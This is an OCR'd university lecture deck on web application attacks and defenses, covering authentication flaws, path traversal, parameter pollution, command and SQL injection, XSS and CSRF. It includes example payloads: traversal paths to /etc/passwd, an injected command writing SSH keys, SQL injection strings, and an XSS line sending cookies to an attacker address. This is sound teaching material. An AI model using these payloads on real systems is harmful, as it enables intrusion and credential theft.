CyberAWARE
Software Engineering

Ahsan Ayub

Ph.D. Student and Graduate Research Assistant

Tennessee Tech University

Cybersecurity Education, Research and Outreach Center (CEROC)

December 09, 2019

whoami

Motivation

Overview

- Preliminary
- Cyber Attacks
  - Against Authentication
  - Against Authorization
  - Command Injection
  - Unauthorized access to client information
- Conclusion

Preliminary

The World Wide Web (Web)

- Originally conceived as a geographically distributed document retrieval system with a hypertext structure
- Vulnerable to a number of attacks
- The impact of these attacks is enormous because of the widespread use of the service, the accessibility of the servers and widespread use of the clients.

Web Vulnerability Analysis

- In the protocol(s)
- In the infrastructure
- In the server-side portion of the application
- In the client-side portion of the application
- Results of interactions of the various components involved in the processing of a requests
- Understanding the basic tech is a key

The Cyber Basics: CIA Triad

- Confidentiality
  - Prevents unauthorized disclosure of data
- Integrity
  - Provides assurances that the data has not been changed
- Availability
  - Indicates that data and services are available when needed

The Cyber Basics: Access Control


- Identity
  - Unproven assertion of identity (e.g. User ID)
- Authentication
  - Proven assertion of identity (e.g. User ID and Password / PIN)
- Authorization
  - Granting access to resources based on permissions given to the proven identity
- Accountability
  - Logging

Cyber Attacks

How can we authenticate?

- IP address based authentication
  - Can be spoofed
  - NAT-ing can cause server users to share the same IP
  - DHCP renewal
- Certificate-based authentication
  - Few users have “real” certification to know how to use them
- Form-based authentication
  - Form data might be sent as plaintext

How can we authenticate? (Cont.)


A form is sent w/ *username* and *password*
Generates a session authenticator
(after <u>successful</u> validation)
Further communication is made with
the session authenticator

Authentication Caveats


- Authentication should not be long-lived.
- A cookie's expiration date is enforced by the browser and not by the server.
  - An attacker can manually modify the files where cookies are stored to prolong cookie's lifetime.
- Expiration information should be stored on the server's side or included in a cryptographically secure way.
  - For example: `exp=t&data=s&digest=MACk(exp=t&data=s)`

Attack against Authentication

- Eavesdropping credentials / authenticators
- Brute forcing credentials / authenticators
- Bypassing
  - SQL Injection
  - Session Fixation

Eavesdropping Credentials / Authenticators

- If the HTTP connection is <u>not</u> provided by TLS, it is possible to eavesdrop the credentials.


File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp.stream eq 0
Expression... Clear Apply Save

```
No.   Time        Source      Destination  Protocol Length Info
    2 0.00031900 10.1.0.1     10.1.0.130   TCP        66 http > 49222 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=
    3 0.00071800 10.1.0.130   10.1.0.1     TCP        54 49222 > http [ACK] Seq=1 Ack=1 Win=262144 Len=0
    4 1.88778200 10.1.0.130   10.1.0.1     HTTP      369 GET / HTTP/1.1
    5 1.88891800 10.1.0.1     10.1.0.130   TCP      1514 [TCP segment of a reassembled PDU]
    6 1.88892100 10.1.0.1     10.1.0.130   HTTP       67 HTTP/1.1 401 Unauthorized  (text/html)
    7 1.88920700 10.1.0.130   10.1.0.1     TCP        54 49222 > http [ACK] Seq=316 Ack=1474 Win=262144 Le
    8 9.09796800 10.1.0.130   10.1.0.1     HTTP      424 GET / HTTP/1.1
    9 9.10112100 10.1.0.1     10.1.0.130   HTTP      196 HTTP/1.1 304 Not Modified
   10 9.10176200 10.1.0.130   10.1.0.1     TCP        54 49222 > http [ACK] Seq=686 Ack=1616 Win=261888 Le
   11 9.11123800 10.1.0.130   10.1.0.1     HTTP      459 GET /iis-85.png HTTP/1.1
   12 9.11193800 10.1.0.1     10.1.0.130   HTTP      196 HTTP/1.1 304 Not Modified
   13 9.11212400 10.1.0.130   10.1.0.1     TCP        54 49222 > http [ACK] Seq=1091 Ack=1758 Win=261632 L

⊞ Frame 8: 424 bytes on wire (3392 bits), 424 bytes captured (3392 bits) on interface 0
⊞ Ethernet II, Src: Microsof_0a:73:02 (00:15:5d:0a:73:02), Dst: Microsof_0a:73:00 (00:15:5d:0a:73:00)
⊞ Internet Protocol Version 4, Src: 10.1.0.130 (10.1.0.130), Dst: 10.1.0.1 (10.1.0.1)
⊞ Transmission Control Protocol, Src Port: 49222 (49222), Dst Port: http (80), Seq: 316, Ack: 1474, Len: 370
⊟ Hypertext Transfer Protocol
  ⊞ GET / HTTP/1.1\r\n
    Accept: */*\r\n
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.3; WOW64; Trident/7.0; .NET4.0E; .NET4.0C)\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: server\r\n
    If-Modified-Since: Thu, 12 Feb 2015 18:02:42 GMT\r\n
    If-None-Match: "848dd018ee46d01:0"\r\n
    Connection: Keep-Alive\r\n
  ⊟ Authorization: Basic YWRtaW5pc3RyYXRvcjpQYSQkdzByZA==\r\n
      Credentials: administrator:Pa$$w0rd
    \r\n

0060  67 65 3a 20 65 6e 2d 55  53 0d 0a 55 73 65 72 2d   ge: en-U S..User-
0070  41 67 65 6e 74 3a 20 4d  6f 7a 69 6c 6c 61 2f 34   Agent: M ozilla/4
0080  2e 30 20 28 63 6f 6d 70  61 74 69 62 6c 65 3b 20   .0 (comp atible; 
0090  4d 53 49 45 20 37 2e 30  3b 20 57 69 6e 64 6f 77   MSIE 7.0 ; Window
00a0  73 20 4e 54 20 36 2e 33  3b 20 57 4f 57 36 34 3b   s NT 6.3 ; WOW64;

HTTP User-Agent header (http.user_agent), ...   Packets: 13 · Displayed: 13 (100.0%) · Dropped: 0 (0.0%)   Profile: Default
```

<u>Image</u>: https://www.interfacett.com/blogs/wireshark-reveals-basic-web-authentication-flaw/

Brute Forcing Credentials / Authenticators

- A limited value of domain (e.g. 4-digit pin)
- Chosen in a non-random way
  - Sequential session IDs
  - User-specific identifiers
- Long-lived authentication make these attacks more likely to succeed

Prevention: Attack against Authentication

- DO NOT transfer security-critical information in clear
- DO NOT use repeatable, predictable, or long-lived session IDs
- DO NOT allow the user to choose the session IDs
- If possible, use well-established third party authentication tool.
  - OAuth
  - Opened
  - SAML
  - FIDO

Attack against Authorization

- Forceful browsing
  - Assumption of following ”intended flow of actions” by user
  - If paths are predictable, one can bypass authorization checks.
- Path traversal
  - Building filename paths using the user provided input
  - For example:
    - `/var/www/sandbox/uploads/../../etc/passwd`
    - `/var/www/../../etc/passwd`
    - `/var/../etc/passwd`
    - `/etc/passwd!`
  - This could reveal code, database files, personal information, account details, etc.

Attack against Authorization (Cont.)

- Directory traversal
  - If automated directory listing in enabled, the browser may return a listing of the directory if no index.html file is present and may expose contents that should not be accessible.
- Parameters
  - Manipulation
    - The resources accessible are determined by the parameters to a query.
    - If client-side information is blindly accepted, one can simply modify the parameters request to access additional information.
    - Example –
      - `GET /cgi-bin/profile?userid=1229&type=medical`
      - `GET /cgi-bin/profile?userid=1230&type=medical`

Attack against Authorization (Cont.)

- Parameters
  - Creation
    - If parameters from the request query are blindly imported into the application’s space, one might modify the behavior of an application.
      - `GET /cgi-bin/profile?userid=1229&type=medical&admin=1`
  - Pollution
    - In case of multiple occurrences of the same variable in the query string of a query, servers might behave differently.
    - Example: `http://www.example.com/page.php?color=red&color=blue`
      - `color=red`
      - `color=blue`
      - `Color=red,blue`

Attack against Authorization (Cont.)

- Parameters
  - Pollution
    - Original URL: `http://host/election.jsp?poll_id=4568`
      - `Link 1 <a href="election.jsp?poll_id=4568&candidate=white"> Vote for Mr. White </a>`
      - `Link 2 <a href="election.jsp?poll_id=4568&candidate=green"> Vote for Mr. Green </a>`
    - Attacker provided URL:

      `http://host/election.jsp?poll_id=4568%26candidate%26green`
      - `Link 1 <a href="election.jsp?poll_id=4568&candidate=green&candidate=white"> Vote for Mr. White </a>`
      - `Link 2 <a href="election.jsp?poll_id=4568&candidate=green&candidate=green"> Vote for Mr. Green </a>`
    - If the server accepts only the first parameter value the result will be always the selection of Mr. Green.

Prevention: Attack against Authorization

- DO NOT allow the users to have a control over paths
- If the resources identifiers are predictable, it is possible to bypass authorization checks.
    - Always attempt to make the identifiers hide to predict

Command Injection Attack

- Incorrect (or complete lack of) validation of user input resulting the execution of commands on the server
- Example: CGI program executes a grep command over a server file using the user input as parameter
  - Implementation 1: `system(“grep $exp phonebook.txt”);`
    - Provide: `foo; echo “1024 35 1386 ….” > ~/.ssh/authorized_keys: rm`
  - Implementation 2: `system(“grep \”$exp\” phonebook.txt”);`
    - Provide: `\”foo; echo “1024 35 1386…” > ~/.ssh/authorized_keys: rm \”`

Command Injection Attack (Cont.)

- File Inclusion Attacks
  - If not configured correctly, this can be used to inject attack code into the application
    - Upload code that is then included
    - Provide a remote code component (if the language supports remote inclusion)
    - Influence the path used to locate the code component
- HTML Injection Attack
  - The injection of HTML tags can be used to modify the behavior of a web page.
    - Forms to collect user's credentials
    - iFrame tags can be injected to access a malicious web page

Prevention: Command Injection Attack

- A sanitization problem
  - Never trust outside input when corresponding a command string
  - Study and incorporate built-in sanitization routines
  - Example: PHP Sanitazation
    - PHP strip_tags($str) returns a string without HTML tags (it is possible to specify exceptions)
    - PHP htmlentities($str,EN_QUOTE) translates all special characters ("&", quotes, "<", ">"). Into. The corresponding entities ($amp, $lt, …)

Prevention: Command Injection Attack (Cont.)

- A sanitization problem
  - Example: PHP Sanitazation
    - PHP excapeshellarg($str) adds single quotes around a string and quotes/escapes any single quotes showing one to pass a string directly to a shell function and having it to be treated as a single safe argument
    - PHP excapeshellcmd($str) escapes any chars in a string that might be used to trick a shell command into executing arbitrary commands (&#;`|*?~<>^()[]{}$\, \x0A and \xFF)

SQL Injection Attack

- Likely to happen when queries are built using the parameters provided by the users
- Example: The `‘ or 1=1 --` technique
  - Given the string: `Select * from pubs.guest.sa_table where username = ‘” + username + “’ and password = ‘“ + password + “’;`
  - By entering `‘ or 1=1 --` (as username and any password)
    - The command statement username= ‘’ or 1=1’ is true whether or not username is equal to ‘’
    - The “--” makes sure that the rest of the SQL statement is interpreted as a comment and therefore and password = ‘’ is not evaluated (MS SQL Server-specific)

Identifying SQL Injection

- Negative approach: Special-meaning characters in the query will cause an error (for example, users=“ ‘ ”)
- Positive approach: Provide an expression that would not cause an error (for example “17+5” instead of “22”, or a string concatenation, such as, “ ‘Foo” instead of “Foo”

Number and Type of Query Parameters

- The number of columns in a query can be determined using progressively longer NULL columns until the correct query is returned.
  - UNION SELECT NULL
  - UNION SELECT NULL, NULL
  - UNION SELECT NULL, NULL, NULL
- The type of columns can be determined –
  - UNION SELECT ‘foo’, NULL, NULL
  - UNION SELECT NULL, ‘foo’, NULL
  - UNION SELECT NULL, NULL, ‘foo’

Other types of SQL Injection

- Second Order SQL Injection
  - The code is injected into an application, but the SQL statement is invoked at a later point in time
- Blind SQL Injection
  - Example: For a news site –
    - Press releases are accessed with pressRelease.jsp?id=5
    - A SQL query is created and sent to the database
      - `Select title, description FROM pressRelease where id=5;`
    - Attacker may try –
      - `Select title, description FROM pressRelease where id=5 AND 1=1`

Prevention: SQL Injection Attacks

- Developers should never allow client-supplied data to modify SQL statement.
- Stored procedures: isolate application from SQL
- Prepared Statements: clear separation of what is to be considered data and what is to be considered code


Accessing User Information

- Drive-by-download attacks allow a malicious server to execute arbitrary commands on the user’s host
  - Usually performs installations of some kind of malware
- A host under the control of the attacker can impersonate a legitimate security-critical server (phishing attack)
- JavaScript code can be injected in a page to steal critical information associated with a web application (cross-site scripting attacks)

Accessing User Information (Cont.)

- The user can be tricked into performing unwanted operation
  - Cross-site scripting (XSS)
    - Reflected Attack
      - `<a href="http://www..usbank.com/<script>send-CookieTo(evil@attacker.com)</script>" US Bank </a>`
    - Stored Attack
    - DOM-based Attacks
      - Normal: `http://www.example.com/page.html?default=French`
      - Attack: `http://www.example.com/page.html?default=<script>alert(document.cookie)</script>`
  - Clickjacking
  - Cross-site request forgery attacks

Cross-site Request Forgery Attacks



```
https://www.hackthebox.eu/invite

Inspector  Console  Debugger  Network  Style Editor  Performance  Memory  Storage  Accessibility

Filter URLs   All  HTML  CSS  JS  XHR  Fonts  Images  Media  WS  Other   Persist Logs  Disable cache   No throttling  HAR

St M  Do... File             Ca...  T  Tr...  Si   0 ms
2( GE 🔒... invite           doc... htı 3.17... 5.6  193 ms
3( GE 🔒... htb-frontend.... styl... cs cac... 22   27 ms
3( GE 🔒... icons.css        styl... cs cac... 83   25 ms
2( GE 🔒... js?id=AW-757...  script js 27....  69   26 ms
3( GE 🔒... htb-frontend.... script js cac...  14   25 ms
3( GE 🔒... inviteapi.min.js script js cac...  63   26 ms
3( GE 🔒... calm.js          script js cac...  2.5  23 ms
2( GE 🔒... favicon.png      img    we cac...  3.6
3( GE 🔒... particles.json   xhr    j... cac... 1.9  139 ms
3( GE 🔒... particlesinlin... xhr   j... cac... 1.9  143 ms

10 requests | 534.18 KB / 30.21 KB transferred | Finis

Headers  Cookies  Params  Response  Timings  Stack Trace  Security

Filter cookies
Response cookies
  hackthebox_session:
    expires: 2019-09-23T23:00:08.000Z
    httpOnly: true
    path: /
    secure: true
    value: eyJpdiI6IklqTmxDdGxrdVp1N2RFTlNsNTdkNnc9PSIsInZhbHVlIjoidkNhRm50Q1JOc3YxdzUxcm9sYmVWYjhCNHhmWnhRVnpaQm
           9YaWp1V0JVOGtGbU45Z21iZlVzXC90M0hJRGxYMW0iLCJtYWMiOiIzNDk1ZjlxNTRiMjExMmRlMmQ4NGMzNWQ3NTA1Y2MxMDF
           kMmJmNmRiMmNlZGY1ZWUxY2M3ZjY1NjVkYzM1YzQ5In0=
  XSRF-TOKEN:
    expires: 2019-09-23T23:00:08.000Z
    path: /
    secure: true
    value: eyJpdiI6Ik5qU0xXY0YzWlNqZVNoVzlhRVdLNHc9PSIsInZhbHVlIjoiako4TWJFRUwxRUdjN2RZRmRlSHVWMVlmZ3F0d3FKditRRld
           LSnhtXC9hTzNFWUZ3c3MycjM3V2tDcUpVSDdcL2hrliwibWFjIjoiNzM1ZTNhZjljYTBlMzBjYjUxNDA0YjgwZTdhZjA5YTM1ZWRjMD
           Q0Y2M2MTIzZjdmZjhkNWJlNWUzYmFjMzRmYSJ9
Request cookies
  __cfduid: d4edbe1c7ecb5232081cc28ef502bd5de1569272385
  hackthebox_session: eyJpdiI6InRLeWlVeU5JR2RNd3FYcDF5WDJ4K3c9PSIsInZhbHVlIjoiUEJ5cm40RWZyeWlIRjc1S2FpVEFwUHpxV2NGS
                      XNaN3R3dHk5bzlMamVtMmw1dzMxOVh5bkNZZldrUTZoNTh3OCIsIm1hYyI6ImI1ODVlY2Q3NThhOTg1MDU0NWM1N
                      DYyMTk0MDljZDg1MGNkNTE4ZTg3OTI2YTkwNDEwMDE2MjJmMDZiMzlmMmlifQ==
  XSRF-TOKEN: eyJpdiI6IlZZNGlITVlyUVVzWTE3aGhmRXJLMUE9PSIsInZhbHVlIjoiYzVEeDdyc3lzcEFHaEJuR2RCM0N2NHBObkNBdjJcL25I
              UkNKSktHQXZrN1BuSFZzZ3RDK2U2ZnpZRWMra2trYjEiLCJtYWMiOiI3ZjBmMGI5ZmE0YTAzZDQ2YzE5ZWQxMzRlOTM2M
              WE4NzMyYmZlYjEwYzQ0ZDQzNzcyYmI5Mzg5ODk3ZWY1ZGM3In0=
```

Conclusion

OWASP Top Ten Web Vulnerability (2017)

- Injection
- Broken Authentication
- Sensitive Data Exposure
- XML External Entities (XXE)
- Broken Access Control
- Security Misconfiguration
- Cross-Site Scripting (XSS)
- Insecure Deserialization
- Using Components with Known Vulnerabilities
- Insufficient Logging & Monitoring

Source: https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

Acknowledgement

- Mr. Annajiat Alim Rasel (Lecturer, BRAC University)
- Rayhan Ahmed (Ph.D. Student at TTU, BRACU Alumni)
- Materials are primarily adapted from the course “Fall 2017: CS279 Advanced Topics in Security” taught by Prof. Dr. Giovanni Vigna at UC in Santa Barbara (UCSB)
  - Available on YouTube

THANK YOU!

Happy to take any questions you may have!

https://ahsanayub.github.io | @MdAhsanAyub | mayub42@students.tntech.edu